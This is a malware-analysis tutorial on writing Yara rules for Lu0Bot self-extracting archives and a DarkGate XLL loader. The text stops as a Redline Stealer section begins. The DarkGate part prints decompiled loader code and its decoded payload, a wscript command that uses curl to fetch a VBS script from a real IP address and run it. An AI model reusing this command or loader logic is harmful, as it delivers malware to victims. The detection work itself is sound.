

How To Write Yara Rules For Malware - Practical Examples

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The purpose of this article is to highlight some practical examples of indicators that can be used for detection using Yara.

The rules are not intended to be performance-optimized. Purely examples of indicators that can be used for detection. [Here is a great link if you're interested in performance optimization.](#)

If you wish to try building or testing Yara rules for yourself, we recommend signing up for a free or boosted (\$10USD) account on [unpacme](#) (which is what we personally use for testing). Unpacme has an excellent Yara hunting feature that allows you to test on a large collection of malware and legitimate samples.

Lu0Bot SFX Archives

Some recent [lu0bot samples](#) are using self-extracting archives (essentially an `.exe` that unpacks a `.zip`). We found this sample using an [any.run blog](#) and [Malware Bazaar](#).

Inside the sfx/zip file are multiple `.dat` files that are used to create an exe. The final exe is executed using the randomly named `.bat` file.




This introduces the following string artifacts inside the initial `.exe` file.

877	0002286f	00000005	A	PMSCF
878	000228ac	0000000f	A	gpfnbokpdbv.dat
879	000228cc	0000000e	A	eybrqvtjku.dat
880	000228eb	00000010	A	eybrqvtjku.dat.1
881	0002290c	00000010	A	eybrqvtjku.dat.2
882	0002292d	00000010	A	eybrqvtjku.dat.3
883	0002294e	00000010	A	birsjxaakpif.bat
884	0002296f	0000000b	A	lxeujjd.dat

Which allows this signature to be created. Utilising the `.dat.1` `.dat.2` etc as well as the presence of the `.bat` file.

Since the file is an archive, it is mostly zipped and compressed. This results in an overall entropy of `7.98`, so we added an additional filter `math.entropy(0, filesize) > 7`. This provides more accuracy at the cost of additional compute resources.

`math.entropy` is dependent on the `math` module and is compute intensive. So you are free to remove this `if` you run into timeout issues.



We also noticed another sfx artifact of `"Win32 Cabinet Self-Extractor"`. We added this as a string in order to reduce false positives. This probably wasn't necessary, but something you can add to hone in on specific file types. (In this case, sfx files)

We ultimately used this rule to identify more samples. This is not necessarily the most efficient rule but it was able to find additional samples. The definition of "efficient" will depend on your exact situation and compute resources.

```
import "math"

rule win_lu0bot_sfx_packer_oct_2023
{
    meta:
        author = "Matthew @ Embee_Research"
        created = "2023/10/03"
        description = ""
        sha_256 = "9c84cd037b061c177ee10c45f1f87b3ea05744f1638ab3f348d6b9a3b1cbcfbf"
```

```
strings:
    $s1 = ".dat" ascii
    $s2 = ".dat.1" ascii
    $s3 = ".dat.2" ascii
    $s4 = ".dat.3" ascii
    $s5 = ".bat" ascii

    $t1 = "Win32 Cabinet Self-Extractor" wide

condition:
    math.entropy(0,filesize) > 7
    and
        (all of ($s*))
    and
        $t1

}
```

Testing on [unpacme](#) returned 21 results. With 0 hits for goodware. All of the returned samples appear to be Lu0Bot.

DarkGate XLL Loader

Darkgate has recently utilised XLL (Excel Add-in) files as part of the infection process. An XLL is essentially a DLL file that can be executed by Microsoft Excel.


When opened, the XLL will automatically execute the `xlAutoOpen` export. Once this export is called, a blob of hex bytes is xor decoded to produce a Wscript command containing C2 information and filenames.

The `xlAutoOpen` and bytecodes associated with the hex decoding can be used as indicators for a yara rule.

```
1
2 undefined8 xlAutoOpen(void)
3
4 {
5     float10 *_Source;
6     undefined8 in_R9;
7     undefined8 local_118;
8     undefined8 local_110;
9     undefined8 local_108;
10
11     /* 0x1450 1 xlAutoOpen */
12     CopyFileW(L"C:\\Windows\\System32\\mshta.exe",L"C:\\Users\\Public\\me.exe",0x1);
13     _Source = (float10 *)malloc(0xe9);
14     *(undefined *)((longlong)_Source + 0xe8) = 0x0;
15     xor_decrypt("12070c07114e7d57161a010c13065b023e19451b5358431c00037f2a060d1a13062a2a16350e060d1
14010606361b115700d061e09567650451b5d17161c4d533c0601595c0643315f28033c0c17170a140139282c121f
08504039283c1e17155d001b174559304b06432f39160100062c37390906070f1b0628035a4b0f1116431a11002f5:
4a514d40574c715a53405d5451414a432e2a4a4841564554111d320e0a0c0745524243523c5139250616060016280:
1b1f0c002e3945711d070a544943424c4f71c0c17170a145c0618301800515a5e5f5d16172d02150d4d47"
16     , "secret_key", _Source, in_R9);
17     local_118 = 0x73726573555c3a43;
18     local_110 = 0x5c63696c6275505c;
19     local_108 = 0x206578652e656d;
20     strcpy((char *)((longlong)&local_108 + 0x7), (char *)_Source);
21     WinExec((LPCSTR)&local_118, 0x1);
22     free(_Source);
23     MessageBoxA(NULL, "An internal error has occurred.", "Internal Error", 0x10);
24     return 0x0;
25 }
```

The screenshot shows a hex-to-decode tool interface. On the left, the 'Recipe' section is configured with 'Fork' (split and merge delimiters set to '\n'), 'From Hex' (delimiter set to 'Auto'), and 'XOR' (key set to 'secret_key', scheme set to 'Standard', and 'Null preserving' unchecked). The 'Input' field contains a long hex string. The 'Output' field shows the decoded result: 'about:<script>var b = new ActiveXObject("wscript.shell"); b.run('cmd /c C:\\Windows\\system32\\curl.exe -o c:\\users\\public\\1.vbs http://5.42.76.197/Epv2pum/123&&timeout 10&&c:\\users\\public\\1.vbs', 0); window.close();</script>'.


By jumping into the `xor_decrypt` function. We can observe the primary logic used for performing the decoding. This is usually easy to tell (for simple decoding functions) because the logic will be inside a loop (green arrow on left).




Since decoding logic is often re-used across similar malware (albeit with different decoding keys), we can use the logic itself as an indicator that can be signed.

To achieve this, we can click the decoding loop and then browse back to the listing window. From here, we can highlight the same instructions that we observed in the previous screenshot.

Observe on the left that we are looking at the same loop.



Copying the instructions into a text editor, gives the following. Noting that the highlighted bytecodes are what can be used as a signature.



```
24e4d1410 49 89 d8 MOV param_3,RBX
24e4d1413 4c 89 f2 MOV param_2 => s_%2hhx_24e4dc000 ,R14 = "%2hhx"
24e4d1416 48 89 f9 MOV param_1 ,RDI
24e4d1419 48 83 c7 ADD RDI ,0x2
24e4d141d e8 7e ff CALL FUN_24e4d13a0 undefined FUN_24e4d13a0(undefine
ff ff
24e4d1422 48 89 f0 MOV RAX ,RSI
24e4d1425 31 d2 XOR param_2 ,param_2
24e4d1427 48 83 c6 ADD RSI ,0x1
01
24e4d142b 48 f7 f5 DIV RBP
24e4d142e 41 0f b6 MOVZX EAX ,byte ptr [R12 + param_2 *0x1 ]
04 14
24e4d1433 30 03 XOR byte ptr [RBX ],AL
24e4d1435 48 83 c3 ADD RBX ,0x1
01
24e4d1439 49 39 f5 CMP R13 ,RSI
```

Remove These

If you're using Notepad++, you can hold `alt` and select the right column and hit delete. The same can be done with the left column.

```
1
2
3
4 24e4d1410 49 89 d8 MOV param_3,RBX
5 24e4d1413 4c 89 f2 MOV param_2 => s_%2hhx_24e4dc000 ,R14 = "%2hhx"
6 24e4d1416 48 89 f9 MOV param_1 ,RDI
7 24e4d1419 48 83 c7 ADD RDI ,0x2
8 02
9 24e4d141d e8 7e ff CALL FUN_24e4d13a0 undefined FUN_24e4d13a0(undefine
10 ff ff
11 24e4d1422 48 89 f0 MOV RAX ,RSI
12 24e4d1425 31 d2 XOR param_2 ,param_2
13 24e4d1427 48 83 c6 ADD RSI ,0x1
14 01
15 24e4d142b 48 f7 f5 DIV RBP
16 24e4d142e 41 0f b6 MOVZX EAX ,byte ptr [R12 + param_2 *0x1 ]
17 04 14
18 24e4d1433 30 03 XOR byte ptr [RBX ],AL
19 24e4d1435 48 83 c3 ADD RBX ,0x1
20 01
21 24e4d1439 49 39 f5 CMP R13 ,RSI
22
```

This leaves only the bytecodes.

1			
2	49	89	d8
3	4c	89	f2
4	48	89	f9
5	48	83	c7
6	02		
7	e8	7e	ff
8	ff	ff	
9	48	89	f0
10	31	d2	
11	48	83	c6
12	01		
13	48	f7	f5
14	41	0f	b6
15	04	14	
16	30	03	
17	48	83	c3
18	01		
19	49	39	f5
20			

Keeping only the opcodes and constant values, leaves this

26			
27	49	??	??
28	4c	??	??
29	48	??	??
30	48	??	??
31	02		
32	e8	??	??
33	ff	??	
34	48	??	??
35	31	??	
36	48	??	??
37	01		
38	48	??	??
39	41	??	??
40	04	??	
41	30	??	
42	48	??	??
43	01		
44	49	??	??
45			

Which results in the following yara rule. we also added in `xlAutoOpen` to narrow the results down only (ideally) to XLL files.

```
rule win_darkgate_xllloader_oct_2023
{
  meta:
    author = "Matthew @ Embee_Research"
    created = "2023/10/03"
    description = "Detects XLL Files Related to DarkGate"


  strings:
    $s1 = "xlAutoOpen" ascii
    $s2 = { 49 ?? ?? 4c ?? ?? 48 ?? ?? 48 ?? ?? 02 e8 ?? ?? ?? ?? 48 ?? ?? 31 ?? 48 ?? ?? 01 48 ??

  condition:
    $s1 and $s2
}
```

Using unpcacme, this resulted in 24 additional samples of the Darkgate XLL loader.

Redline Stealer - Configuration/IL Bytecodes

Redline stealer samples have a relatively consistent pattern associated with the method that stores configuration settings. The bytecodes associated with this method can be used to create a yara rule that matches on similar samples.



Source: <https://embee-research.ghost.io/practical-signatures-for-identifying-malware-with-yara/>